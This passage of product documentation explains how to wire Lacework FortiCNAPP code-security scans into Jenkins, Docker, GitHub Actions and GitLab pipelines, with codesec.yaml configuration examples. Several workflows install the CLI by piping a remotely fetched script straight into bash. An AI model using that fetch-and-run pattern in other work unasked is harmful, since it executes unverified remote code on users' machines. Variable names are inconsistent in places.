
Creating new credentials

To add new credentials:

1. Log in to Jenkins.
2. Go to *Manage Jenkins*.
3. Click *Manage Credentials*.
4. Click *Jenkins* under *Stores scoped to Jenkins*.
5. Click *Global credentials (unrestricted)* under *System*.
6. Click *Add credentials*.

   This may appear as add some credentials.

7. Add `LW_API_KEY` and `LW_API_SECRET` as *Secret text* credentials.
8. For each credential:
   a. In the *Kind* dropdown, click *Secret text*.
   b. In the *Scope* dropdown, select *Global*.
   c. Paste your secret in the *Secret* field.
   d. In the *ID* field, enter `LW_API_KEY` or `LW_API_SECRET`.
   e. Describe the credential.
   f. Click *Create*.




Adding the credentials to your job configuration

Once you have added `LW_API_KEY` and `LW_API_SECRET` as secret text credentials, you must add them to your job configuration.

To add the credentials to your job configuration:

1. Open your Jenkins job configuration.
2. Go to *Build environment*.
3. Select *Use secret text(s) or file(s)*.
4. Under *Bindings*, click *Add*.
5. For each credential:
   a. In the *Variable* field, enter the Variable name (for example, `LW_API_KEY`).
   b. In the *Credentials* dropdown, select the credential that corresponds with the named variable.
   c. Click *Save*.



Using the lacework/codesec image for IaC scanning

Prepare an env.list File

The lacework/codesec-iac image runs in Docker, but it relies on a number of environment variables being passed to it by Jenkins. This can be achieved by creating an env.list file in the workspace with the required variables and then having Docker use that for its environment.

The following script can be used:

```
#!/bin/bash
## Provide Lacework credentials
echo "LW_ACCOUNT=AcmeCorporation" > env.list
echo "LW_API_KEY=${LW_API_KEY}" >> env.list
echo "LW_API_SECRET=${LW_API_SECRET}" >> env.list

## Provide Jenkins build details
env | grep '^BRANCH_\|^CHANGE_\|^TAG_\|^BUILD_\|^JOB_\|^JENKINS_\|^GIT_' >> env.list
```

The #!/bin/bash declaration at the top of the script verifies that the commands are interpreted as bash. Don't leave it out.

Invoking Docker

Your can then invoke Docker in your Jenkins job with usage such as:

```
docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec:stable lacework iac scan --
directory=.
```

Defining an unstable result

To have your job reach an “unstable” result, you can add an entry for EXIT_FLAG that defines your threshold for IaC violations in the env.list file.

SCA and SAST

The SCA and SAST capabilities are compatible with common CI/CD pipelines, though certain environments may need customization.

This section includes some general requirements and tutorials on how to embed in to pipelines along with best practices:

- General requirements on page 1464
- Tutorial with GitHub actions on page 1469
- Tutorial with GitLab pipeline on page 1474

General requirements

All scans require authentication using the Lacework FortiCNAPP API key and secret. We generally recommend storing the values as environment variables in your CI/CD settings.

Secret Key	Description
LW_ACCOUNT	Lacework FortiCNAPP account URL subdomain. For example, `<ACCOUNT>.lacework.net` Do not include HTTPS:// or HTTP://
LW_API_KEY	Lacework FortiCNAPP API access key ID
LW_API_SECRET	Lacework FortiCNAPP API secret access key

Obtaining the component environment secrets

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

Important CLI commands to integrate in any pipeline

The following includes various CLI commands used to integrate into any pipeline.

Purpose	Command	Action	Breakdown
Installing Lacework FortiCNAPP CLI	`curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash`	This command uses curl to download and run a	N/A

Purpose	Command	Action	Breakdown
		shell script that installs the Lacework FortiCNAPP CLI.	

Configuring and authenticating CLI commands	`lacework configure -a LW_ACCOUNT -k LW_API_KEY -s LW_API_SECRET variable --noninteractive`	Configures the Lacework FortiCNAPP CLI to authenticate with the Lacework FortiCNAPP platform using account details, an API key, and an API secret.	• `lacework configure`: A Lacework FortiCNAPP CLI command used to set up account configuration.
			• Flags:
			  • `-a LW_ACCOUNT`: Specifies the Lacework FortiCNAPP account URL.
			  • `-a`: Stands for “account,” and it defines the Lacework FortiCNAPP account URL.
			  • The account value should be referenced from an environment variable stored in your CI/CD service.
			  • Example: “test.lacework.net”
			  • `-k LW_API_KEY`: Supplies the API key for authentication.
			  • `-k`: Stands for “key,” and it specifies the API key.
			  • The actual key should be referenced from an

Purpose	Command	Action	Breakdown
			environment variable stored in your CI/CD service • `-s ${{ secrets.LW_API_SECRET }}`: Supplies the API secret for authentication. • `-s`: Stands for "secret," and it specifies the API secret. • The actual secret should be referenced from an environment variable stored in your CI/CD service. • `--noninteractive`: Runs the command without prompting for any additional input from the user. Useful for automated workflows.
Install Lacework FortiCNAPP SCA component	`lacework component install sca`	Installs the Software Composition Analysis (SCA) component of the Lacework FortiCNAPP CLI.	• `lacework component install`: A command to install a specific component of the Lacework FortiCNAPP CLI. • `sca`: Specifies the component to install, which is the Static Code Analyzer tool from Lacework FortiCNAPP.
Running SCA and SAST scans	`lacework sca scan ./ -f lw-json -o /tmp/lacework-scan.json`	Runs a Software	• `lacework sca scan ./`: Initiates an SCA scan on the specified

Purpose	Command	Action	Breakdown

		Composition Analysis (SCA) scan on the current directory and outputs the results in JSON format.	directory (`./` refers to the current directory).
			• `-f lw-json`: Specifies the format of the scan output.
			  • `-f`: Stands for "format," and `lw-json` is the Lacework FortiCNAPP-specific JSON format used for structured data analysis.
			  • Lacework FortiCNAPP supports cycloneDX, SPDX, gitlab-JSON, SARIF, and JUNIT.XML formats.
			• `-o /tmp/lacework-scan.json`: Defines the output location and filename for the scan results.
			  • `-o`: Stands for "output," and it specifies where to save the scan results.

Compare results from two different scans	`lacework sca compare --new /tmp/lacework-scan-source.json --old /tmp/lacework-scan-target.json -o /tmp/lacework-comparison.sarif`	Compares the results of two SCA scans to identify changes, such as new vulnerabilities introduced between versions of the code.	• `lacework sca compare`: Initiates a comparison between two SCA scan results. • `--new /tmp/lacework-scan-source.json`: Specifies the newer scan result file, typically from the source branch of a pull request. • `--new`: Indicates the file containing the latest scan results.

Purpose	Command	Action	Breakdown
			• `--old /tmp/lacework-scan-target.json`: Specifies the older scan result file, typically from the target branch. • `--old`: Indicates the file containing the baseline or previous scan results. • `-o /tmp/lacework-comparison.sarif`: Specifies the output file name and location for the SARIF results.

Tutorial with GitHub actions

The following tutorial will guide you in how to deploy SCA and SAST with GitHub Action. It is important to note that both are run by using the SCA component from the Lacework FortiCNAPP CLI. Ultimately, there's a lot of flexibility in using the SCA CLI which you can reference in the CLI Reference guide.

In your GitHub repository, configure the API Key, API Secret, and account name.

To configure the variables:

1. In your GitHub repository, go to *Settings* > *Security* > *Secrets & Variables* > *Actions*.
2. Click the *Secrets* tab.
3. For each secret (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`):
   a. Click *New repository secret*.
   b. In the *Name* field, enter the name of your variable. For example, `LW_ACCOUNT`.
   c. In the *Secret* field, enter the value you retrieved from the .json file for each secret. For example, `<account.lacework.net>`.
   d. Click *Add secret*.
   e. Configure a GitHub Action similar to the following example.

Running GitHub actions on pull requests

To run an analysis on GitHub pull requests to highlight new alerts, you must create a `.github/workflows/lacework-code-security-pr.yml` file. The file should contain the following:

```
on:
  - pull_request

permissions:
  contents: read
  pull-requests: write

env:
  LW_ACCOUNT_NAME: ${{ secrets.LW_ACCOUNT_NAME }}
  LW_API_KEY: ${{ secrets.LW_API_KEY }}
  LW_API_SECRET: ${{ secrets.LW_API_SECRET }}

name: Lacework Code Security (PR)
jobs:
  run-analysis:
    runs-on: ubuntu-latest
    name: Run analysis
    strategy:
      matrix:
```

```
        target: [new, old]
    steps:
      - name: Checkout repository
        uses: actions/checkout@v3
        with:
          fetch-depth: 2
      - name: Checkout old
        if: ${{ matrix.target == 'old' }}
        run: git checkout HEAD^1
      - name: Analyze
        uses: lacework/code-security-action@v1
        with:
          target: ${{ matrix.target }}
  display-results:
    runs-on: ubuntu-latest
    name: Display results
    needs:
      - run-analysis
    steps:
      - name: Results
        id: code-analysis
        uses: lacework/code-security-action@v1
        with:
          token: ${{ secrets.GITHUB_TOKEN }}
```

Running scheduled GitHub actions or on push requests

To run an analysis on GitHub push requests or to run scheduled analyses with the findings uploaded to the Lacework FortiCNAPP console, you must create a `.github/workflows/lacework-code-security-push.yml` file. The file should contain the following:

```
on:
  push:
    # Run the scan on evey push in main
    branches: [main]
    # Run the scan evey day at 7:00am
    schedule:
      - cron: '0 7 * * *'
    # To manually trigger scans from the GitHub UI
    workflow_dispatch:

env:
  LW_ACCOUNT_NAME: ${{ secrets.LW_ACCOUNT_NAME }}
  LW_API_KEY: ${{ secrets.LW_API_KEY }}
  LW_API_SECRET: ${{ secrets.LW_API_SECRET }}
```

```
name: Lacework Code Security (Push)
jobs:
  run-analysis:
    runs-on: ubuntu-latest
    name: Run analysis
    steps:
      - name: Checkout repository
        uses: actions/checkout@v3
      - name: Analyze
        uses: lacework/code-security-action@v1
        with:
          target: push
```

Tutorial 1: Running SCA and SAST scans as part of a pull request workflow

The following example is a GitHub Action workflow that triggers when a pull request is opened and new commits are made on any of the branches. It installs and runs the CLI to scan code from both the source and target branch. It compares the results of the scans from the source and target branch and uploads a SARIF file to generate alerts in GitHub for the developer. By comparing the results of the source and target branch, the scanner is returning results that surface new vulnerabilities introduced by the developer.

To run SCA and SAST scans as part of a pull request workflow:

```
name: Lacework SCA/SAST Pull Request

on:
  pull_request:
    branches:
      - main  # Specify the target branch for the pull request trigger

jobs:
  build:
    runs-on: ubuntu-latest  # The job runs on the latest Ubuntu environment

    steps:
      # Step 1: Install the Lacework CLI and SCA component
      - name: Install Lacework CLI
        run: |
          # Download and install the Lacework CLI using a shell script
          curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash
          # Configure the Lacework CLI with account, API key, and secret from GitHub secrets
          lacework configure -a ${{ secrets.LW_ACCOUNT }}.lacework.net -k ${{ secrets.LW_API_KEY
}} -s ${{ secrets.LW_API_SECRET }} --noninteractive
          # Install the Software Composition Analysis (SCA) component
          lacework component install sca
```

```
      # Step 2: Check out the source branch (head of the pull request)
      - name: Checkout source branch
        uses: actions/checkout@v3  # Use the checkout action to pull the source branch code
        with:
          ref: ${{ github.event.pull_request.head.ref }}  # Reference the source branch of the
pull request
          token: ${{ secrets.GITHUB_TOKEN }}  # Use the GitHub token for authentication

      # Step 3: Run the Lacework SCA scan on the source branch and save the output
      - name: Run Lacework SCA Scan on Source Branch
        run: lacework sca scan ./ -f sarif -o /tmp/lacework-scan-source.json
        # Scan the source branch code, output in SARIF format, and save to /tmp/lacework-scan-
source.json

      # Step 4: Check out the target branch of the pull request
      - name: Checkout target branch
        uses: actions/checkout@v3  # Use the checkout action to pull the target branch code
        with:
          ref: ${{ github.event.pull_request.base.ref }}  # Reference the target branch of the
pull request
          token: ${{ secrets.GITHUB_TOKEN }}  # Use the GitHub token for authentication

      # Step 5: Run the Lacework SCA scan on the target branch and save the output
      - name: Run Lacework SCA Scan on Target Branch
        run: lacework sca scan ./ -f sarif -o /tmp/lacework-scan-target.json
        # Scan the target branch code, output in SARIF format, and save to /tmp/lacework-scan-
target.json

      # Step 6: Compare results from the two scans and generate SARIF output
      - name: Compare JSON Files and Generate SARIF
        run: lacework sca compare --new /tmp/lacework-scan-source.json --old /tmp/lacework-scan-
target.json --formats sarif -o /tmp/lacework-comparison.sarif
        # Compare the JSON outputs from the source and target branches
        # Generate the comparison result in SARIF format and save to /tmp/lacework-
comparison.sarif

      # Step 7: Upload the SARIF file for analysis or further use
      - name: Upload SARIF File
        uses: actions/upload-artifact@v3  # Use the upload artifact action to save the SARIF file
        with:
          name: lacework-comparison-report  # Name of the uploaded artifact
          path: /tmp/lacework-comparison.sarif  # Path to the SARIF file
```

Tutorial 2: Running SCA and SAST scans daily on the default branch

The following example is a GitHub Action workflow that triggers every 24 hours. It installs and runs the CLI to scan code on the default branch and uploads a SARIF file to generate alerts in GitHub for the developer. By comparing the results

of the source and target branch, the scanner is returning results that surface new vulnerabilities introduced by the developer.

To run SCA and SAST scans daily on the default branch:

```
name: Daily SCA Scan on Main Branch

# Schedule the workflow to run every 24 hours
on:
  schedule:
    - cron: '0 0 * * *'  # Runs every day at midnight UTC

  # Also allow manual triggering of the workflow
  workflow_dispatch:

permissions:
  security-events: write  # Grant permission to upload SARIF files for Code Scanning
  contents: read  # Grant permission to read the contents of the repository

jobs:
  daily_scan:
    runs-on: ubuntu-latest  # The job runs on the latest Ubuntu environment

    steps:
      # Step 1: Install the Lacework CLI and SCA component
      - name: Install Lacework CLI
        run: |
          # Download and install the Lacework CLI using a shell script

          curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash
          # Configure the Lacework CLI with account, API key, and secret from GitHub secrets
          lacework configure -a ${{ secrets.LW_ACCOUNT }}.lacework.net -k ${{ secrets.LW_API_KEY
}} -s ${{ secrets.LW_API_SECRET }} --noninteractive
          # Install the Software Composition Analysis (SCA) component
          lacework component install sca

      # Step 2: Check out the main branch
      - name: Checkout main branch
        uses: actions/checkout@v3  # Use the checkout action to pull the main branch code
        with:
          ref: main  # Specify the main branch
          token: ${{ secrets.GITHUB_TOKEN }}  # Use the GitHub token for authentication

      # Step 3: Run the Lacework SCA scan on the main branch and generate SARIF output
      - name: Run Lacework SCA Scan on Main Branch
        run: lacework sca scan ./ -f sarif -o lacework-scan.sarif
        # Scan the main branch code, output in SARIF format, and save to lacework-scan.sarif

      # Step 4: Upload the SARIF file to GitHub Code Scanning
      - name: Upload SARIF to GitHub Code Scanning
        uses: github/codeql-action/upload-sarif@v2  # Use the GitHub action to upload SARIF
        with:
          sarif_file: lacework-scan.sarif  # Path to the SARIF file
```

Tutorial with GitLab pipeline

The following tutorial will guide you in how to deploy SCA and SAST with GitLab Pipeline. It is important to note that both are run by using the SCA component from the Lacework FortiCNAPP CLI. Ultimately, there's a lot of flexibility in using the SCA CLI which you can reference in the CLI Reference guide.

Running an analysis

In your GitLab Project's CI/CD settings, configure the API Key, API Secret, and account name. You should add three secrets `LW_ACCOUNT`, `LW_SUBACCOUNT` (when using a subaccount) , `LW_API_KEY`, and `LW_API_SECRET` to your GitLab repository. You can also add these secrets to your GitLab organization so that they can be shared across all your repositories. For information on obtaining the value for these secrets by creating and downloading an API key, see API keys on page 2283.

On the repository's settings page, create a new access token with API scope. Add the token value to new variable named `LW_GITLAB_TOKEN` with *Masked and hidden* visibility. This token will be used to post merge request message with the new findings reported by the Code Security scans.

To configure the variables:

1. Navigate to Your GitLab Project.
2. Log in to your GitLab account and go to the project where you want to configure the CI/CD variables.
3. Go to *Settings >CI/CD*.
4. Expand the *Variables* configuration panel.
5. Add a new variable:
   a. Click *Add variable*. You will see fields to enter the *Key*, *Value*, and some additional options.
   b. Enter the *Variable Details*.
      i. *Key*: Enter the name of the variable, for example, `LW_ACCOUNT`, `LW_API_KEY`, or `LW_API_SECRET`.
      ii. *Value*: Enter the value for the variable. For example, your Lacework FortiCNAPP account name, API key, or API secret.
      iii. *Type*: By default, it is set to Environment variable. You can leave this as is.
      iv. *Protect variable*: Enable this option if you want the variable to be available only in protected branches or tags (for example, main or master). This is useful for securing sensitive information.
      v. *Masked* : Enable this option to verify that the variable value is hidden in job logs. Masked variables are obscured when displayed in logs, which adds an extra layer of security.

To run an analysis on merge requests or pushes:

1. Create a file named `.gitlab-ci.yaml`.
2. Add the following content to the file:

```
include:
  - remote: 'https://gitlab.com/lacework-security/code-security/code-security-gitlab/-
/raw/main/lacework-code-security.yaml'

stages:
  - security-scan
```

For more information, see the Lacework FortiCNAPP Code Security GitLab project.

Leveraging the codesec.yaml file

The `.lacework/codesec.yaml` file is a source file you can add in your repository. The file defines the repository's scan profile and can contain custom configuration for both IaC and SCA. The file is optional and only required if the customer wishes to apply repository specific configuration at scan time.

This topic highlights the following capabilities of the `codesec.yaml` file:

- Enable/disable the scanning tool framework, including `terraform`, `cloudformation`, `helm`, and `kukbernetes`. See Minimum requirements on page 1476.
- Review available options for IaC and SCA. See Available options on page 1477.
- Control pull/merge request options. See Pull requests on page 1479.
- Enable/disable the `opal`, `checkov`, or `tfsec` scanning tools. See Scanning tools on page 1479.
- Define exceptions for individual findings, policies, or file paths. See Exceptions on page 1480.
- Define custom exit conditions which control the exit code of an IaC scan. See Exit conditions on page 1482.

The `.lacework` folder must be in the root directory of the repository.

The `codesec.yaml` file has a higher level of precedence than the settings in the *Settings > Code security > Settings* page.

SCA license compliance can also be configured in the `codesec.yaml` file. See Configuring the license compliance policy on page 1612.

Minimum requirements

The minimum requirements for `.lacework/codesec.yaml` is to either enable or disable scanning. It is enabled by default (`enabled: true`).

To enable the file:

```
default:
    iac:
        enabled: true
    sca:
        enabled: true
```

To disable the file:

```
default:
    iac:
```

```
        enabled: false
    sca:
        enabled: false
```

Available options

The following tables reference available options for both IaC and SCA.

IaC

Command	Description
`lacework iac config generate`	Generate your local scan profile configurations file at `.lacework/codesec.yaml`.
`lacework iac config show`	Show the full scan profile configurations. This is to be used during a scan invocation, such as `lacework iac scan --directory`.
`lacework iac config show-default`	Show out-of-the-box default full scan profile configurations. See `lacework iac scan --help`.
`lacework iac config show-diff`	Show the differences between your runtime scan profile configurations and the `remote` or `default` scan profile configurations, such as `lacework iac config show-diff remote`.
`lacework iac config show-remote`	Show the current remote Lacework FortiCNAPP platform scan profile configurations. This includes `tenant` and `codespace` levels merged.
`lacework iac config validate`	Validate your local `.lacework/codesec.yaml` file.

The following demonstrates using the `lacework iac config show` command:

For more information on the configuration parameters and options for IaC, run the `lacework iac scan -help` command.

SCA

Command	Description
`lacework sca config generate`	Generate your local scan profile configurations file at `.lacework/codesec.yaml`.
`lacework sca config show`	Show the full scan profile configurations. This is to be used during a scan invocation, such as `lacework iac scan --directory`.
`lacework sca config show-default`	Show out-of-the-box default full scan profile configurations. See `lacework iac scan --help`.

Command	Description
`lacework sca config show-diff`	Show the differences between your runtime scan profile configurations and the `remote` or `default` scan profile configurations, such as `lacework sca config show-diff remote`.
`lacework sca config show-remote`	Show the current remote Lacework FortiCNAPP platform scan profile configurations. This includes `tenant` and `codespace` levels merged.
`lacework sca config validate`	Validate your local `.lacework/codesec.yaml` file.

For more information on the configuration parameters and options for SCA, SAST, and Secrets, run the `lacework sca scan -help` command.

Pull requests

Pull requests (PR) can be configured as follows:

```
default:
    iac:
        pullRequest:
            auditMode: false|true                    # OPTIONAL FIELD, default: false
            commentOnlyHighAndCritical: false|true   # OPTIONAL FIELD, default: false
            comments: false|true                     # OPTIONAL FIELD, default: false
    sca:
        pullRequest:
            auditMode: false|true                    # OPTIONAL FIELD, default: false
            commentOnlyHighAndCritical: false|true   # OPTIONAL FIELD, default: false
            comments: false|true                     # OPTIONAL FIELD, default: false
```

Scanning tools

The scanning tools `opal`, `checkov`, and `tfsec` can be enabled or disabled in the scan section by setting the value to `true` or `false`. IaC can also be configured to download third party `checkov` modules during a scan.

Default values are shown in the following example:

```
default:
    iac:
        enabled: true
        scan:
            opal: true
            tfsec: true
```

```
            checkov: true
            checkovModuleDownload: false
```

Scanning frameworks can also be enabled or disabled by setting the value to `true` or **false**. The following example shows all available frameworks and their default values:

```
default:
    iac:
        enabled: true
        scan:
            terraform: true
            terraformPlan: true
            cloudformation: true
            helm: true
            kubernetes: true
            kustomize: true
            dockerfile: true
```

Exceptions

Exceptions can also be defined as an array of strings with a criteria, value and reason separated by colons. The reason is optional and will be defaulted to `Accepted risk`.

For more information on exceptions, see Exception management on page 1640.

Exception criteria can be:

- `path`: The file path with supported subset of .gitignore syntax.
- `finding`: A finding guide for a specific finding.
- `policy`: A policy ID for an `opal`, `checkov`, or `tfsec` policy.
- `fingerprint`: A key fingerprint identified in the Lacework FortiCNAPP UI.

Valid reasons are:

- `Accepted risk`
- `Compensating controls`
- `False positive`
- `Patch incoming`

Exceptions can be defined based on the policy, path, or fingerprint. When defining a new exception, you must add an entry to the list of exceptions, along side a reason and description.

The exception method is dependent on the scan:

Exception method	Scanning support			
	IaC	SCA	SAST	Secrets
Policy	Yes	No	No	No
Path	Yes	Yes	Yes	Yes
Fingerprint	Yes	Yes	Yes	Yes

In order to add an exception for a finding from our scanners you need to modify the `.lacework/codesec.yaml` file, or create it if it does not exist.

The exceptions for CVEs and secrets fall under the following:

```
sca:
    scan:
        exceptions:
```

The same is true for IaC:

```
iac:
    scan:
        exceptions:
```

The following configuration presents an example of configuring an exception:

Exit conditions

Exit codes only apply to IaC scanning. SCA scanning is not currently supported.

Exit conditions allows the evaluation of an exit code based on scan results and configuration of policy severity thresholds in a scan profile. The number of violations of each severity found during the scan will be evaluated against thresholds in the scan profile. You can define whether the scan should exit with `0` or with an exit code determined by the evaluation. In any case where no violations or errors occur, it will exit with `0`.

The default configuration is as follows:

```
default:
    iac:
        enabled: true
        scan:
            exitConditions:
                enabled: true
                any:
                    - attribute: severity
                      value: critical
                      operator: '>'
                      threshold: 0
                    - attribute: severity
                      value: high
                      operator: '>'
                      threshold: 0
```

Exit codes can be enabled (`enabled: true`) or disabled (`enabled: false`):

- Enabled: This is the default value. It will exit with a non-zero code is any critical or high vulnerabilities are found.
  - Scan completed with no violations and no errors: `exit 0`
  - Scan complete with no violations and some errors: `exit 190`
  - Scan completed with violations above the configured exit condition and no errors: `exit 160`
  - Scan completed with violations above the configured exit condition and some errors: `exit 161`
  - Scan had failed run, other critical error and typically no results: `exit 1`
- Disabled: It will exit with a non-zero code if any violations of any severity are found.
  - Scan completed with no violations and no errors: `exit 0`
  - Scan complete with no violations and some errors: `exit 190`
  - Scan completed with violations and no errors: `exit 150`
  - Scan completed with violations and some errors: `exit 151`
  - Scan had failed run, other critical error and typically no results: `exit 1`

Examples

Additional examples of custom exit conditions are as follows:

- A single exit condition: Evaluate only if critical violations are found

```
default:
    iac:
        enabled: true
        scan:
            exitConditions:
                enabled: true
                attribute: severity
                value: critical
                operator: '>'
                threshold: 0
```

- All conditions: Evaluate if both critical and high violations are found

```
default:
    iac:
        enabled: true
        scan:
            exitConditions:
                enabled: true
                all:
                    - attribute: severity
                      value: critical
                      operator: '>'
                      threshold: 0
                    - attribute: severity
                      value: high
                      operator: '>'
                      threshold: 0
```

- Compound condition: Evaluates for any critical, any high, or if more than 10 medium violations and 20 low violations are found.

```
default:
    iac:
        enabled: true
        scan:
            exitConditions:
                enabled: true
                all:
                    - attribute: severity
                      value: critical
                      operator: '>'
                      threshold: 0
                    - attribute: severity
                      value: high
                      operator: '>'
                      threshold: 0
                    - all:
                        - attribute: severity
                          value: medium
                          operator: '>'
                          threshold: 10
                        - attribute: severity
                          value: low
                          operator: '>'
                          threshold: 20
```

Navigating the Infrastructure-as-Code security pages

Lacework FortiCNAPP's Infrastructure as Code (IaC) is in the process of migrating to the console.

Documentation for the preexisting, or legacy, IaC offering can be found in Legacy IaC Security overview on page 1654.

This section includes the following:

- Overview on page 1486
- Assessments on page 1487
- Violations on page 1491
- Policies on page 1495
- Lacework FortiCNAPP IaC policies on page 1498

Overview

To access your organization's dashboard for IaC Code Security Overview, log in to the console, select *Code Security > Infrastructure (IaC)* in the main sidebar menu and click the *Overview* tab.

The *Overview* page displays a high level overview for your integrated organization. Click *Add integration* to be directed to the code repository integration wizard.

Go to Integrating with an SCM on page 1432 for more information.

Dashboard charts

The dashboard charts section details the number of total policy violations and exceptions for the selected organization. The total number of violations is then broken down by severity. If there are compliance violations, they are visualized by type, for example, HIPAA or CIS.

Top policy violations

The *Top policy violations* section lists the policies with the greatest number of violations. Click the name of a policy to view more information such as descriptions, rationale, and remediation suggestions.

Repositories with the most violations

For the selected organization, the *Repositories with the most violations* are listed in descending order. The repository is linked and displays the branch scanned, the number of total violations, and the violations broken down by severity. Click the name of the repository to go to the latest Assessments on page 1487.

Assessments

The default landing page for Code Security in the console is the *Assessments* page. To access this page, log in to the console and select *Code Security > Infrastructure (IaC)* in the main sidebar menu.

The *Assessments* page displays the latest assessment data for each repository in an integrated organization. Click *Add integration* to integrate a new repository or organization.

This section includes the following topics:

- Repositories on page 1488
- Pipelines on page 1490

Repositories

The *Repositories* tab of the *Assessments* page features a table with summaries for each of the repositories in your selected organization. Click the *Open in new window* icon next to the repository name to go to the repository.

Click the refresh icon to refresh the data in the table.

The *Sort by* dropdown enables you to sort repositories by:

- *Most violations*
- *Most recent scan*

Click the reverse sort icon to further specify the sort by ascending or descending order.

Repository assessment details

Click a repository row in the table to view the assessment details for the repository. The assessment details page includes additional information such as the last commit scanned, when it was scanned, and which branch. You can also view graphs that detail the pass or fail rate, type of compliance violations, and the number of violations by severity.

Violations and exceptions

Following the repository assessment details are the violations that the scan returned. By default, the violations are grouped by policy. Click *Group by resource* to group the violations by resource, for example, violations on ECS clusters.

The violations table can be refreshed or searched, and you can also hide or display columns with the select columns icon. For each violation, the console displays the policy name, the number of impacted resources, and the violation severity.

Click a violation row, if grouped by policy, or resource if grouped by resource, to expand the row and view the impacted resources or policies as well as where the violation was found. You can also see if Lacework FortiCNAPP has a fix available for a specific violation.

In the expanded row, click a resource or policy row to open the *Violation Detail* pane. The *Summary* tab (default) provides a description, resource name, the linked file the violation was found in, as well as the snippet of the code with the violation.

Violation Detail pane

The *Violation Detail* pane includes additional information about the violation found in your organization. The *Summary* (default) tab describes the violation and the *Guidelines* tab provides additional information and context for the violation.

Summary

